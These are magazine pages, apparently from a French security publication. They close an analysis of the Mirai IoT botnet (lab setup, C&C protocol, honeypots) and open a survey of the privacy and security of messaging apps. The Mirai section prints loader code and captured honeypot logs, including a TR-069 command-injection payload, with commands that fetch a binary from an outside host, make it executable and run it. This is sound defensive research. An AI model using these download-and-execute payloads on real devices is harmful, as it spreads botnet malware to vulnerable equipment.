> "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
  [...]
case UPLOAD_TFTP:
  [...]
  util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/
busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
  [...]
```

# 2 Observer Mirai

L'architecture d'observation illustrée en figure 2 ci-contre peut être mise en œuvre.

## 2.1 En laboratoire

Comme le code de tous les composants est disponible, on peut commencer par les compiler, les installer sur des machines virtuelles x86 Linux afin de vérifier l'analyse du code ainsi que comprendre/expérimenter le fonctionnement réel du botnet.

L'ensemble est construit via l'appel au script **build.sh** :

```
./build.sh [telnet|ssh] [debug|release]
```

Le premier paramètre indique le protocole pour l'interface shell interactif et le second détermine le mode de compilation.

Au niveau réseau, chaque VM « bot » est configurée avec :

- une route par défaut vers l'IP de la VM « victime » ;
- une route statique pour l'hôte 8.8.8.8/32 vers l'IP de la VM « C&C ».





*Figure 1*





*Figure 2*

La VM victime est configurée pour accepter le trafic à destination de n'importe quelle IP afin d'observer les scans telnet :

```
iptables -t NAT -A PREROUTING -j REDIRECT
```

La VM C&C fournit un service DNS configuré pour renvoyer les requêtes vers sa propre IP. Ce service peut être rendu par des composants tels que « fakedns » ou « inetsim », présents dans la distribution REMNUX (exemple ci-dessous avec le script **fakedns.py** fourni par REMNUX) :

```
root@model:~# iptables -t nat -L PREROUTING
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   all  --  anywhere             anywhere
root@model:~# python fakedns.py
ifakeDNS:: dom.query. 60 IN A 107.10.11.1
Respuesta: C&C.changeme.com. -> 107.10.11.1
[...]
```

Comme indiqué dans le post d'Anna-Senpai (« C&C and bot communicate over binary protocol »), la communication entre les bots et le C&N utilise un protocole binaire rendu compréhensible par la lecture du code source.

Par exemple, lorsque le C&C commande au bot de réaliser un certain type d'attaques, la fonction **attack_start** est appelée. Le prototype de cette fonction est le suivant :

```
void attack_start(int duration, ATTACK_VECTOR vector, uint8_t targs_len,
struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
```

Le test en laboratoire permet de comparer le trafic réseau au prototype présenté en figure 3, page suivante.

S'il est « aisé » de comprendre la communication entre le C&C et le bot en possession du code source, cette compréhension est beaucoup plus complexe à obtenir « en aveugle ». De plus, on peut tout à fait imaginer que des variantes de Mirai utilisent d'autres constantes et/ou d'autres manières de transmettre les ordres (comme des protocoles chiffrés type SSH ou TLS).

Ce mode de communication rend également la détection plus compliquée. En effet, en dehors des attaques type DNS ou HTTP, la plupart des communications ne comportent pas de chaînes de caractères.

## 2.2 Obtenir des samples : honeypots

La méthode la plus simple pour collecter des samples Mirai est la mise en œuvre d'un honeypot telnet. Des solutions telles que cowrie **[cowrie]** et hontel **[hontel]**, tous deux en python, sont disponibles « sur étagère », à moins de préférer en coder un soi-même.

Hontel est à la fois simple à utiliser et à modifier. Une modification intéressante à faire est de changer le couple login/password par défaut en une liste de logins et de mots de passe. Le scanner Mirai testant les couples au hasard, il tombera plus rapidement sur une paire fonctionnelle et les samples arriveront plus vite.

Hontel utilise **deboostrap** et **chroot** pour isoler le honeypot. Les logs sont saisis dans un fichier texte mais, encore une fois, quelques lignes supplémentaires permettront de les mettre en base de données. Le





*Figure 3*

honeypot récupère les fichiers, sans les exécuter, quand une tentative est identifiée :

Voici un exemple de logs :

```
[2016-11-19 21:31:10] [93.158.203.248:59676] SESSION_START
[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: enable
[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: shell
[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: sh
[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: /bin/busybox DONGS
[2016-11-19 21:31:10] [93.158.203.248:59676] CMD: /bin/busybox ps;/bin/
busybox DONGS
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cat /proc/
mounts;/bin/busybox DONGS
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox echo -e '\x6d\
x65\x6d\x65\x73\x6c\x6f\x6c/dev' > /dev/.dongs; /bin/busybox cat /dev/.dongs;
/bin/busybox rm /dev/.dongs
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox DONGS
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: rm /dev/.t; rm /dev/.sh; rm
/dev/.human [2016-11-19 21:31:11] [93.158.203.248:59676] CMD: cd /dev/
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cp /bin/echo
dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox DONGS
[2016-11-19 21:31:11] [93.158.203.248:59676] CMD: /bin/busybox cat /bin/echo
[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox DONGS
[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox wget; /bin/
busybox tftp; /bin/busybox DONGS
[2016-11-19 21:31:12] [93.158.203.248:59676] CMD: /bin/busybox wget
http://89.248.172.173:80/x86 -O - > dvrHelper; /bin/busybox chmod 777
dvrHelper; /bin/busybox DONGS
[2016-11-19 21:31:15] [93.158.203.248:59676] SAMPLE: /var/log/utmp/x86_
ba1ef7fb5d17031a423f916ec3aa1314
```

La version originale de Mirai se diffusait par des scans telnet mais, au fur et à mesure des semaines après la publication du code, plusieurs variantes ont fait leur apparition.

Une première variante utilise le port 7547 et exploite une injection de commande arbitraire en aveugle (pas de fingerprint de la cible, si le port est ouvert, la payload est directement envoyée).

Un honeypot passif/à faible interaction peut donc être utilisé pour découvrir ce type de variantes (encore faut-il faire le tri des résultats obtenus). Honeyd est bon exemple de honeypot à faible interaction. Un autre honeypot en python a été utilisé **[pythoney]**. Les IP sources des connexions sont géolocalisées et les payload enregistrées dans une base de données MySQL.

```
Mysql> select * from connections where id=332 ;
| 332 | 2016-12-25 16:46:49 |        7547 | 88.103.192.130  | CZ
|       51351 | POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://
schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://
schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>
<u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>`cd /tmp;wget http://1.ocalhost.host/1;chmod
777 1;./1`</NewNTPServer1>   <NewNTPServer2></NewNTPServer2>
<NewNTPServer3></NewNTPServer3>   <NewNTPServer4></NewNTPServer4>
<NewNTPServer5></NewNTPServer5>  </u:SetNTPServers> </SOAP-
ENV:Body></SOAP-ENV:Envelope>
```

Pythoney ouvre dynamiquement les ports demandés, les paquets entrants étant récupérés par **nfqueue** et parsés avec **scapy**, ce qui permet d'adapter les captures aux nouveaux vecteurs de diffusion (après tri dans les traces).

## 2.3 Observer l'activité : un incubateur contrôlé

À cette étape, l'objectif serait d'exécuter Mirai en environnement contrôlé, essentiellement pour énumérer les serveurs C&C et observer les ordres d'attaque (quels vecteurs, quelles cibles...).

Il sera important de limiter l'activité à la communication avec le C&C, ce qui est simplifié par le fait que le C&C est codé en dur (au moins dans les versions initiales ; des versions avec DGA sont apparues depuis).

Une fonction de filtrage devra être intercalée entre la VM « victime » et Internet pour limiter le trafic aux seuls échanges avec le C&C, pour éviter d'être source d'infection ou d'attaque.

Pour ce faire, dans un premier temps, seul le port DNS sera ouvert afin de capturer le FQDN du C&C puis le trafic pourra être autorisé vers celui-ci. Ceci peut être réalisé manuellement ou automatiquement.

Une capture de trafic peut être réalisée sur la VM intermédiaire.

Les samples x86 s'exécuteront dans des VM Linux classiques. Pour les samples prévus pour d'autres architectures, on pourra utiliser qemu. L'article **[morris]** présente une méthode simple de faire tourner des samples MIPS dans un conteneur docker prévu à cet effet.

## Conclusion

Cet article n'a fait que brosser une image rapide de Mirai et de différentes méthodes pour en analyser le comportement et les vecteurs de diffusion. La menace représentée par Mirai n'est en elle-même pas nouvelle. Ce n'est pas le premier malware à viser « l'Internet des Objets » et les attaques implémentées sont pour la plupart communes et détectables par les moyens de protection anti-DDos courants … en dehors du volume généré. Mirai présente quelques aspects intéressants limitant les possibilités de détection comme l'usage d'un protocole binaire pour la communication avec le C&C ou l'utilisation d'un DNS unique pour la résolution du FQDN du C&C.

Depuis le mois d'octobre, différentes variantes sont apparues et il y a fort à parier que d'autres vont voir le jour, exploitant d'autres vulnérabilités afin de permettre la construction de nouveaux botnets.

Entre temps, Brian Krebs a dévoilé les résultats de son enquête visant à identifier Anna-Senpai **[krebs]**. ■

## Références


**[jgamblin]** https://github.com/jgamblin/Mirai-Source-Code

**[Bleeping]** https://www.bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/

**[Wikipedia]** https://en.wikipedia.org/wiki/Hexspeak

**[cowrie]** https://github.com/micheloosterhof/cowrie

**[hontel]** https://github.com/stamparm/hontel

**[morris]** http://morris.guru/quick-tr069-botnet-writeup-triage/

**[pythoney]** https://github.com/strobostro/pythoney

**[krebs]** https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

DOSSIER

# SIGNAL, TELEGRAM ET CONSORTS : DES MESSAGERIES VRAIMENT SÉCURISÉES ?

S'il est un sujet relatif à la sécurité dont le grand public s'est emparé ces dernières années c'est bien celui de la vie privée. Grâce aux révélations de Snowden, aux leaks sauvages de données personnelles défrayant la chronique chaque mois ou encore aux publicités ciblées de plus en plus invasives, le grand public a largement saisi les enjeux de la préservation de sa vie privée en ligne.

Promouvoir l'usage de la cryptographie pour protéger son anonymat pouvait sembler suspect il y a une dizaine d'années. Considérer aujourd'hui qu'il faudrait l'interdire est l'apanage de quelques technocrates en fin de course n'écoutant plus qu'eux-mêmes, persuadés qu'ils peuvent avoir raison contre tous parce qu'ils ont eu de bonnes notes au bac il y a quarante ans.

Pouvoir naviguer anonymement fut certainement le premier sujet pour lequel le besoin de développer des outils a été identifié. Ironie du sort, la solution technique aujourd'hui utilisée par tous, Tor, a été initialement pensée par l'armée américaine. L'outil a aujourd'hui très largement fait ses preuves, il a le bon goût d'être totalement « open source » et de ne s'appuyer sur aucune infrastructure centralisée. Pour qui n'a pas besoin d'un débit important, a bien compris les limitations (i.e. le nœud de sortie, potentiellement contrôlé par des personnes peu recommandables, a accès à tout votre trafic), et a une connaissance technique suffisante pour ne pas laisser fuiter des informations telles que ses requêtes DNS, c'est l'outil parfait.

Pourtant cet outil, aussi abouti soit-il, n'adresse pas certains usages tels que l'utilisation de messagerie instantanée sur smartphone. Malheureusement pour nous, si la robustesse et la confiance que nous pouvons accorder à Tor semblent acquises, l'usage des messageries sécurisées actuellement à disposition nécessite un peu plus de prudence.

Nous vous proposons donc dans ce dossier un tour d'horizon des différentes solutions de messageries sécurisées, et force de constater que l'offre est plutôt pléthorique. Ensuite, nous nous pencherons plus en détail sur les deux systèmes les plus connus que sont Telegram et Signal pour analyser en profondeur quels sont leurs forces et leurs faiblesses, quelle confiance leur accorder. Enfin, nous terminerons ce dossier sur un article détaillant une vulnérabilité liée à la gestion des contacts sur les systèmes de messagerie.

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

# DANS LA JUNGLE DES MESSAGERIES INSTANTANÉES

Saâd KADHI - miscmag@anaod.com

**mots-clés :** *MESSAGERIE INSTANTANÉE / VIE PRIVÉE / SIGNAL / PROTOCOLE / CHIFFREMENT / CONFIDENTIALITÉ / WHATSAPP / LINE / KAKAO TALK / WECHAT / FACEBOOK / GOOGLE ALLO*

*Armée d'ordiphones et de tablettes, une part substantielle de l'humanité utilise très fréquemment des applications de messagerie instantanée pour communiquer. Les solutions ne manquent pas dans ce domaine. Elles sont même surabondantes. Mais vues des angles croisés de la sécurité et du respect de la vie privée, leurs similitudes ne sautent pas toujours aux yeux.*

En août 1988, Jarkko Oikarinen créa *Internet Relay Chat* (IRC) afin de remplacer un programme *MultiUser Talk* (ou MUT) qui fut utilisé pour échanger sur OuluBox, un système BBS **[BBS]** de l'Université d'Oulu en Finlande. Jarkko voulait étendre les fonctionnalités du logiciel et implémenta l'art de la causette sur Internet. En utilisant son programme, des utilisateurs pouvaient discuter en ligne et à plusieurs via des canaux sans devoir passer par un BBS.

L'Université publia le code et des réseaux IRC virent rapidement le jour. Au fil des ans, le protocole s'est vu enrichi de fonctionnalités additionnelles telles que le transfert de fichiers de point à point, le support d'IPv6 ou encore le chiffrement TLS.

Pour autant, et malgré ses nombreux serveurs appartenant à différents réseaux, dont Freenode, le plus populaire avec quelques 90 000 utilisateurs, IRC est de nos jours un nain.

Cet honorable ancêtre reste populaire parmi les informaticiens et autres *geeks*. Libre, documenté, il ne revêt pas les oripeaux de la gratuité pour attirer les internautes afin d'en faire des produits que l'on peut monnayer. Toutefois, il ne dispose pas des « armes » que sont les images GIF animées (très utiles pour partager des instantanés mouvants et émouvants de chatons), la capacité de partager facilement localisation, photos, vidéos, et d'autres types de fichiers, l'accessibilité très aisée depuis les ordiphones iOS ou Android voire le support de la téléphonie et de la visioconférence ; autant de fonctionnalités mises en avant par ses alternatives modernes, dont certaines, détenues par des mastodontes tels que Facebook ou Tencent, comptent des centaines de millions d'utilisateurs actifs.

Les paranoïaques (ou les prudents, tout dépend du point de vue), plutôt que de confier leurs données à de sombres nuages, pourraient se tourner vers XMPP (*Extensible Messaging and Presence Protocol*) **[XMPP]**, une suite de protocoles standards et ouverts pour la messagerie instantanée et, de manière plus générale, la collaboration en quasi-temps-réel. Cet ensemble de protocoles fut adopté par le passé par Google pour son logiciel Talk, par Facebook pour son système de chat, et par d'autres acteurs des réseaux sociaux et de la communication instantanée. Mais bien que la mise en place d'un serveur XMPP ne soit pas d'une complexité digne du lancement d'une fusée vers Mars ou de l'accomplissement de certaines démarches administratives, il n'en reste pas moins qu'il sera fort difficile de convaincre ses béotiens proches, amis ou connaissances, habitués à suivre les sirènes de la facilité, de l'utiliser. Or, à une époque où l'expérience utilisateur fait la vie ou la mort d'une application, les clients XMPP pour smartphones, cordons ombilicaux de l'humanité connectée, ne sont pas des plus attirants **[CHATS]**.

Aussi, et pour ne pas être pris pour des demeurés, d'irréalistes pourfendeurs de toutes ces « douceurs » livrées sur un plateau par la Silicon Valley et ses succédanés, sinon des rétrogrades qui ne savent pas vivre avec leur temps, il convient de considérer un service de messagerie instantanée prêt à l'emploi. Et pour y voir un peu plus clair dans le fouillis qu'est l'offre dans ce domaine, penchons-nous sur les applications mobiles multiplateformes, majeures par leur nombre d'utilisateurs ou leurs propriétés et nécessitant un numéro de téléphone pour être utilisées. Bien entendu, nous n'oublions pas notre fibre. Nous nous focalisons particulièrement sur la sécurité et le respect de la vie privée.



À travers cette chevauchée dans le grouillant monde du clavardage comme disent les Québécois, nous allons voir que tout n'est pas aussi rose qu'il n'y paraît.

# 1 Pour une place au soleil

Avant de tourner notre regard vers les vertes vallées de la Californie, source des applications dominantes dans ce secteur, dirigeons-nous d'abord vers le continent asiatique, nouveau centre du monde d'après le regretté Jean-Christophe Victor, et dont l'influence va grandissante.

## 1.1 WeChat

QQ et WeChat sont les applications de messagerie instantanée les plus populaires en Chine. Toutes les deux sont produites par Tencent. Contrairement à QQ créée à l'image du logiciel israélien ICQ qui, en un temps lointain, comptait 100 millions d'utilisateurs après avoir créé le concept d'un service de messagerie centralisé facilitant les causettes à deux, WeChat démarra comme une copie de la solution américaine WhatsApp Messenger que nous évoquons plus bas.

WeChat offre de nombreuses fonctionnalités, telles que celles listées en introduction ainsi que des jeux « sociaux » et même la possibilité d'effectuer des transactions ou d'afficher les utilisateurs autour de soi même s'ils sont de complets inconnus ; dans la mesure où ils ont autorisé le service à partager leur localisation.

En août 2016, la plateforme comptait plus de 800 millions d'utilisateurs actifs par mois dont le plus grand nombre se trouve dans l'Empire du Milieu **[WECH]**. Cependant, et malgré des efforts soutenus et des campagnes publicitaires s'appuyant sur des personnalités connues telles que le joueur de balle au pied Lionel Messi, elle n'a pas pu véritablement décoller par-delà les frontières chinoises.

Bien que les données échangées soient chiffrées entre les clients et les serveurs de Tencent, les utilisateurs n'ont aucun moyen de converser tout en se préservant de l'œil inquisiteur de l'entreprise ou du gouvernement chinois. Dans une étude récente **[WECI]**, CitizenLab révéla que WeChat pratiquait une censure d'un genre nouveau. Si un utilisateur s'enregistre avec un numéro de téléphone chinois, ses critiques du régime ne seront pas transmises, quel que soit l'endroit du globe depuis lequel il les envoie et sans que ni lui ni le destinataire n'en soient avertis. C'est comme s'il n'avaient jamais été écrits. Si d'aventure l'individu changeait son numéro par un autre, associé à une contrée par-delà la Grande Muraille, la censure continue à s'appliquer. Toutefois, elle ne concerne pas et jusqu'à nouvel ordre les utilisateurs « étrangers » c'est-à-dire ceux qui, dès le départ, s'enregistrent à l'aide d'un numéro de mobile non chinois (le numéro, pas le mobile). Cela n'incite pas vraiment à la confiance, même si promis juré craché, l'entreprise s'engage à supprimer les messages de ses serveurs dès qu'ils ont été transmis… à l'exception des « favoris », messages ainsi identifiés par les utilisateurs et qui doivent pouvoir être accédés depuis n'importe quel dispositif (ordiphone ou client web) **[WEC2]**.

## 1.2 Kakao Talk

Traversons maintenant la mer jaune et allons à la « rencontre » de Kakao Talk, une application née en Corée du Sud et disponible en plusieurs langues, dont le français. Celle-ci permettrait à plus de 170 millions d'utilisateurs de tchatter et d'effectuer des appels audios et vidéos, sans compter la possibilité de suivre des marques et célébrités en espérant escomptes et nouvelles trépidantes. Le service permet aussi l'achat de cadeaux pour soi ou pour ses amis. Utilisable sur Android et iOS, Kakao Talk offre aussi des clients pour Windows et OS X.

En septembre 2014, Park Geun-hye, présidente de la Corée du Sud dont le parlement vota la destitution en décembre dernier, eut annoncé qu'elle allait faire surveiller les échanges sur cette plateforme pour identifier les internautes qui « médisaient » sur sa gestion déplorable d'un terrible accident maritime **[KAKA]**. Ceci entraîna la fuite d'un nombre important d'utilisateurs vers des systèmes concurrents, mais aussi l'adoption d'un chiffrement des échanges par l'application **[KAKI]**.

Nos recherches ne retournèrent aucun résultat probant sur la façon dont ce chiffrement est implémenté ni sur le ou les protocoles employés. Il semble que le logiciel s'appuie sur un algorithme asymétrique pour échanger une clé secrète correspondant à une discussion à deux ou plus.

Le chiffrement n'est cependant pas disponible pour les appels passés depuis l'application. De plus, il n'est pas activé par défaut. Il faut que l'utilisateur sélectionne l'option *Secret Chat*. Ceci pourrait générer des erreurs de manipulation et donner un faux sentiment de sécurité. De plus, un attaquant judicieusement placé pourrait, par analyse des trames échangées, déduire quand un utilisateur passe par une causette secrète plutôt que par un chat normal quand il s'adresse à une personne ou un groupe d'utilisateurs.

Il ne semble pas non plus possible de spécifier une durée de vie des messages ainsi chiffrés pour qu'ils soient automatiquement détruits une fois le temps échu. Or une telle fonctionnalité est souhaitable pour des personnes résidant sous des cieux oppressifs afin de se prémunir contre la saisie ou le vol d'équipements.

Mais tout n'est pas à jeter dans cette application. Le forum d'assistance en ligne précise que les messages sont stockés sur les serveurs de l'entreprise pendant 2 à 3 jours afin de donner assez de temps aux destinataires de les recevoir. Passé ce délai, ils seraient supprimés. Enfin, la sauvegarde des données n'est pas effectuée automatiquement. Et si un utilisateur souhaite en bénéficier, il devra au préalable spécifier un mot de passe qui sera employé pour chiffrer l'archive avant de la déposer dans le « nuage » du service. Passé un délai de 14 jours, elle sera définitivement effacée **[KAK2]**.

## 1.3 LINE

Contrairement aux deux précédentes applications, LINE, une solution d'origine japonaise qui vit le jour en 2011 après la catastrophe de Fukushima, semble avoir effectué de meilleurs choix en termes de sécurité. Depuis août 2016, elle offre par défaut une fonctionnalité dite *Letter Sealing* pour le chiffrement de bout en bout à l'aide du protocole ECDH (*Elliptic curve Diffie–Hellman*), utilisable pour les causettes, mais aussi pour les appels audio et vidéo. Les messages, stockés sur les serveurs LINE, sont aussi chiffrés et l'entreprise n'a vraisemblablement pas accès à leurs contenus. Leur autodestruction des terminaux des parties en communication après un certain délai ne semble toutefois pas possible.

Avec 220 millions d'utilisateurs actifs par mois dont 69 % se trouvent dans 4 pays (Japon, Thaïlande, Taïwan et Indonésie), il est peu probable que LINE puisse prendre des parts de marché à des applications bien établies, frôlant le monopole à certains endroits du globe, tels que WhatsApp Messenger ou Facebook Messenger. En effet, il est relativement rare que des consommateurs de tels services en changent si leurs contacts ne s'y trouvent ou ne les suivent pas. Prenez par exemple le cas de l'Indonésie où l'application de messagerie instantanée la plus répandue sur Android est…BBM, le logiciel développé par BlackBerry **[INDO]**.

Enfin, CitizenLab publia une étude en 2013 qui mettait en évidence que LINE ainsi que Lianwo, sa version chinoise, remplaçait automatiquement des mots par des astérisques lorsque l'utilisateur indiquait la Chine comme pays au niveau de l'application et que ces mots figuraient dans une liste noire. Autrement dit : de la censure.

# 2 Domination américaine

Après avoir survolé l'Asie et les principales solutions proposées par ce continent, partons en Californie, haut lieu de production logicielle qui confirme encore sa domination dans ce secteur.

### Note

**D'aucuns pourraient s'étonner de ne pas voir Slack (*Searchable Log of All Conversation and Knowledge*) parmi les logiciels ci-après. Lancé au début de l'année 2014, ce nouvel « IRC » rutilant, un peu poussif, à l'interface utilisateur colorée et aguicheuse se distingue par ses très bonnes intégrations avec d'autres services et applications. Axé sur la collaboration et ne permettant pas de s'enregistrer avec un numéro de téléphone, il n'est pas adapté pour un clavardage à deux comme le sont les autres services décrits. Il faut au préalable créer une nouvelle équipe et y inviter des utilisateurs à l'aide de leurs adresses avant de commencer l'échange.**

## 2.1 WhatsApp Messenger

Caracolant en tête avec ses 1 milliard d'utilisateurs, seuil franchi haut la main, dès le 1er février 2016 **[WHAT]**, WhatsApp Messenger connecte une personne sur sept (en prenant l'hypothèse qu'une personne se connecte depuis un seul et unique *smartphone*), dans plus de 180 pays. Si nous considérons que toute l'humanité n'est pas reliée au grand nuage qu'est Internet, ce chiffre à de quoi donner le tournis. Et si vous vous décidez enfin à causer numériquement avec d'autres individus de notre espèce, il y a de fortes chances qu'une part non négligeable de vos contacts l'utilisent déjà.

Rachetée par Facebook en 2014, l'entreprise qui créa cette solution en mettant au centre de sa construction le respect de la vie privée avait, la main sur le cœur, juré que jamais ô grand jamais les données de ses utilisateurs ne seront partagées avec le roi des réseaux dits sociaux. Ce fut d'ailleurs un des éléments-clé mis en avant par les deux sociétés pour que l'acquisition puisse avoir l'aval des autorités de l'Union Européenne. Puis patatras ! Confortant encore et toujours l'hypothèse des esprits chagrins selon laquelle les promesses n'engagent que celles et ceux qui les écoutent, WhatsApp changea ses conditions d'utilisation en août 2016 pour se donner la possibilité de partager des données avec les autres services de Facebook telles que les numéros de téléphone de ses utilisateurs, la liste des contacts et des informations sur l'utilisation : dernière connexion, type de terminal utilisé et système d'exploitation **[WHAI]**.

Utilisant un langage dont nous ne pouvons pas franchement louer la limpidité, WhatsApp déclare que tout cela est, bien entendu, pour le bien de ses utilisateurs, car cela permettra d'améliorer la qualité des publicités et leur expérience des produits Facebook. Les utilisateurs existants eurent toutefois la possibilité de refuser ce partage de données 30 jours après la réception de la nouvelle politique de confidentialité. Mais celle-ci fut imposée de force à tout compte créé après le 25 août 2016.

